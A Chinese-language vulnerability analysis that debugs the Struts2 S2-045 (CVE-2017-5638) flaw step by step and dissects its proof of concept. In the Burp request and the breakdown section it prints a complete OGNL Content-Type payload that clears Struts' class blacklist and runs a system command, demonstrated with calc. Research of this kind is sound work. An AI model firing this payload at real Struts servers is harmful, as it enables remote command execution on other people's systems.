struts2-045漏洞Debug与POC分析

作者: LANDGREY ● 创建时间 2018年8月19日 14:39 ● 更新时间 2018年8月20日 01:44
浏览: 1587 次. ● 标签: #网络安全, #Web安全备忘录, #代码审计
您的IP地址: 140.207.23.83

0x00：环境准备

通过 Apache Struts2 Release 页面可知：

受struts2-045(CVE-2017-5638)漏洞影响的最新struts版本为 **Struts 2.5.10**，

在官方 archive 页面下载Struts 2.5.10 showcase(app)版本，用Tomcat 7本地部署应用进行debug。

0x01：调试准备

补丁移除了 apache/struts2/interceptor/FileUploadInterceptor.java 文件中 LocalizedTextUtil.findText() 函数对错误信息的处理部分：

```
@@ -258,11 +256,16 @@ public String intercept(ActionInvocation invocation) throws Exception {
258 256
259 257             MultiPartRequestWrapper multiWrapper = (MultiPartRequestWrapper) request;
260 258
261     -         if (multiWrapper.hasErrors()) {
    259 +         if (multiWrapper.hasErrors() && validation != null) {
    260 +             TextProvider textProvider = getTextProvider(action);
262 261             for (LocalizedMessage error : multiWrapper.getErrors()) {
263     -                 if (validation != null) {
264     -                     validation.addActionError(LocalizedTextUtil.findText(error.getClazz(), error.getTextKey(), ActionContext.getCo
    262 +                 String errorMessage;
    263 +                 if (textProvider.hasKey(error.getTextKey())) {
    264 +                     errorMessage = textProvider.getText(error.getTextKey(), Arrays.asList(error.getArgs()));
    265 +                 } else {
    266 +                     errorMessage = textProvider.getText("struts.messages.error.uploading", error.getDefaultMessage());
```

漏洞信息：

1. 漏洞发生在 Jakarta 上传解析器
2. 受影响struts版本是Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10
3. 通过Content-Type这个header头，进而执行命令，通过 Strus2 对错误消息的处理进行回显

POC (Windows 弹计算器)：

```
${(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm
```

0x02：正式调试

根据上面的信息，用IDEA 在 struts2-core-2.5.10.jar!/org/apache/struts2/dispatcher/Dispatcher.class 第584行下第一个断点：

```
578 @   public HttpServletRequest wrapRequest(HttpServletRequest request) throws IOException {
579         if (request instanceof StrutsRequestWrapper) {
580             return request;
581         } else {
582             String content_type = request.getContentType();
583             Object request;
584             if (content_type != null && content_type.contains("multipart/form-data")) {
585                 MultiPartRequest mpr = this.getMultiPartRequest();
586                 LocaleProvider provider = (LocaleProvider)this.getContainer().getInstance(LocaleProvider.class);
587                 request = new MultiPartRequestWrapper(mpr, request, this.getSaveDir(), provider, this.disableReque
588             } else {
589                 request = new StrutsRequestWrapper(request, this.disableRequestAttributeValueStackLookup);
590             }
```

然后如下图所示，用Burpsuite在 HTTP Content-Type 头处注入关键Payload，发包：


Request

Raw | Params | Headers | Hex


```
GET /index.action HTTP/1.1
Host: localhost:788
User-Agent: [redacted]
Cookie: SessionId=sid
Charsert: UTF-8
Content-Type:
${(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_member
Access?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.
container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(
#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.set
MemberAccess(#dm))))).(#cmd='calc').(#iswin=(@java.lang.System@getProperty('os.name').toLowerC
ase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.
apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io
.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())};
boundary=---------------------------18012721719170
Cache-Control: no-cache
Pragma: no-cache
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 155
Connection: close

-----------------------------18012721719170
Content-Disposition: form-data; name="pocfile"; filename="text.png"
Content-Type: text/plain

test
```

当客户端发送过来的HTTP Content-Type 头中包含"multipart/form-data"字符串时，struts2框架会认为发送的是个上传文件的请求，所以会按照上传文件的表单进行解析，接着进入第一个断点那张图第587行的 MultiPartRequestWrapper 函数进一步解析。


然后程序运行会到达 struts2-core-2.5.10.jar!/org/apache/struts2/dispatcher/multipart/MultiPartRequestWrapper.class 文件第39行 MultiPartRequest 类的 parse函数




查看实现parse接口的类，定位到 struts2-core-2.5.10.jar!/org/apache/struts2/dispatcher/multipart/JakartaMultiPartRequest.class 文件第46行的 processUpload 函数：




然后进行一系列step into和step over到达 commons-fileupload-1.3.2.jar!/org/apache/commons/fileupload/FileUploadBase.class 文件第522行。这里会再一次判断是否是上传文件的请求，但是判断方法是HTTP Content-Type 头的值是否以 "multipart/"字符串开始，与第一个端点的判断方法不同，这里是以 "$" 符号开头，所以会抛出错误



跟进错误，会到达 struts2-core-2.5.10.jar!/org/apache/struts2/interceptor/FileUploadInterceptor.class 文件第98行，这里将错误信息放到 LocalizedTextUtil.findText() 函数中进行处理



如下图，



进入 struts2-core-2.5.10.jar!/com/opensymphony/xwork2/util/LocalizedTextUtil.class 文件第218行的 findText() 函数，可以发现被处理后的错误信息 defaultMessage 为：

```
the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is ${(#nik
```


其中包含了我们一开始注入的完整Payload。

随后错误信息会依次进入 struts2-core-2.5.10.jar!/com/opensymphony/xwork2/util/LocalizedTextUtil.class 文件

```
第513行的 findMessage() 函数
第405行的 buildMessageFormat() 函数
```

最后达到 struts2-core-2.5.10.jar!/com/opensymphony/xwork2/util/TextParseUtil.class 文件的第22行 translateVariables() 函数

```
return translateVariables(new char[]{'$', '%'}, expression, stack, String.class, (TextParseUtil.ParsedValueEvalua
```



这里的 expression 变量值就是前面提到的"错误信息 defaultMessage"，里面包含了我们提供的 ${ ...} 样式的Payload，Payload会进入 OGNL表达式解析部分，最后解析我们注入的Payload，执行命令。

观察translateVariables() 函数最后的传入的 new char[]{'$', '%'} 可以发现Payload的样式写成常见的 %{ ...} 或者 ${ ...} 样式其实都可以。

最后Resume 恢复程序执行，Payload就会被成功执行：

0x03：POC分析

为了方便观察，我们将Poc拆分成以下形式：

```
1       ${
2       (#nike='multipart/form-data').
3       (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
4       (#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.contair
5       (#cmd='calc').
6       (#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
7       (#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).
8       (#p=new java.lang.ProcessBuilder(#cmds)).
9       (#p.redirectErrorStream(true)).
10      (#process=#p.start()).
11      (#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
12      (@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
13      (#ros.flush())
14      }
```

整个Poc以 ${ (xx).(xxx).(xxxx) } 的结构，由$开始，大括号包围，括号和点号连接起来的形式构成。

首先 struts2 框架会把上面提到的 ${ ... } 或者 %{ ... } 中间的字符串当作 OGNL 表达式由 ognl.Ognl.parseExpression() 函数进行强制解析。

一：POC中 (xxx).括号点串联的表达式结构究竟是什么意思？

仅通过观察POC和最终执行效果进行猜测的话：所有括号中的表达式应该都是作为一个独立的逻辑单元进行解析。

口说无凭，编写代码解析以括号和点串联起来的ognl表达式：

```
(#s=2*5).(@java.lang.System@out.println(#s)).(4+2).(#s='middle').(@java.lang.System@out.println(#s)).(4-1).(3*7)
```

```
import ognl.Ognl;
import java.lang.System;
import ognl.OgnlContext;
import ognl.OgnlException;

public class testOGNL {
    public static void main(String[] args){
        Object rootObject = new Object();
        OgnlContext context = new OgnlContext();
        String expr = "(#s=2*5).(@java.lang.System@out.println(#s)).(4+2).(#s='middle').(@java.la
        try{
            Object expression = ognl.Ognl.parseExpression(expr);
            String value = Ognl.getValue(expression, context, rootObject).toString();
            System.out.println(value);
        }catch (OgnlException e){
            System.out.println("error: \n");
            e.printStackTrace();
        }
    }
}
```

执行后，输出为：


```
10
middle
21
```

所以，可以发现：

以括号和点形式串联起来的Ognl表达式在解析顺序上是串联的，代码逻辑上是并联的。

二：POC中第3行和第4行的含义是什么？

struts2出了那么多严重的命令执行漏洞，官方为修补漏洞也作了不少努力~ 其中就包括在 struts2-core-2.5.10.jar!/struts-default.xml 配置文件中内置了一个黑名单，里面定义了 类和包的调用黑名单 struts.excludedClasses 、struts.excludedPackageNames 等，防止攻击者利用黑名单中的类和包在Ognl表达式中执行



第三行第四行POC就是用来将黑名单中 SecurityMemberAccess 重置为默认成员，绕过执行命令会遇到的黑名单类和包的限制。

第三行首先定义了一个 DEFAULT_MEMBER_ACCESS；

第四行为了兼容新老版本的struts2，尝试直接用 DEFAULT_MEMBER_ACCESS 去赋值 _memberAccess 或者在新版本中通过 Container 的实例去获取 OgnlUtil ,再把 OgnlUtil 里面的黑名单包名和类名清除，最后设置回 DEFAULT_MEMBER_ACCESS。

当 Security Member Access 重新变为 Defaul Member ACCESS 后，就可以绕过官方内置的禁止调用包和方法的黑名单限制，直接调用Jave里面执行系统命令的函数了。

三. 其它部分POC含义

其它部分的POC含义就是常规的Ognl 化的 Java 代码了：


5 -10 行是判断服务器操作系统，并用 ProcessBuilder 执行命令；

11-13 行是将执行命令的结果放到 struts2 的 Response 输出回显。

0x04：总结

通过漏洞的 debug 过程和官方的修复可以得知漏洞产生是因为 struts2 和 fileupload 组件在判断文件上传请求时，使用了不同的逻辑，导致程序主动抛出了错误信息；而 struts2 又莫名奇妙的把带有原始输入的错误信息放到 Ognl 解析引擎中执行，导致了命令执行漏洞。

为了厘清关键的函数调用栈和debug断点位置所以画了个简单的函数调用顺序图：



像这种函数调用栈比较深，涉及代码量比较大的漏洞，人工看代码从零到一发现是比较困难和复杂的。结合 Fuzzing 技术研究漏洞的触发点或许会是个可行的方案。

<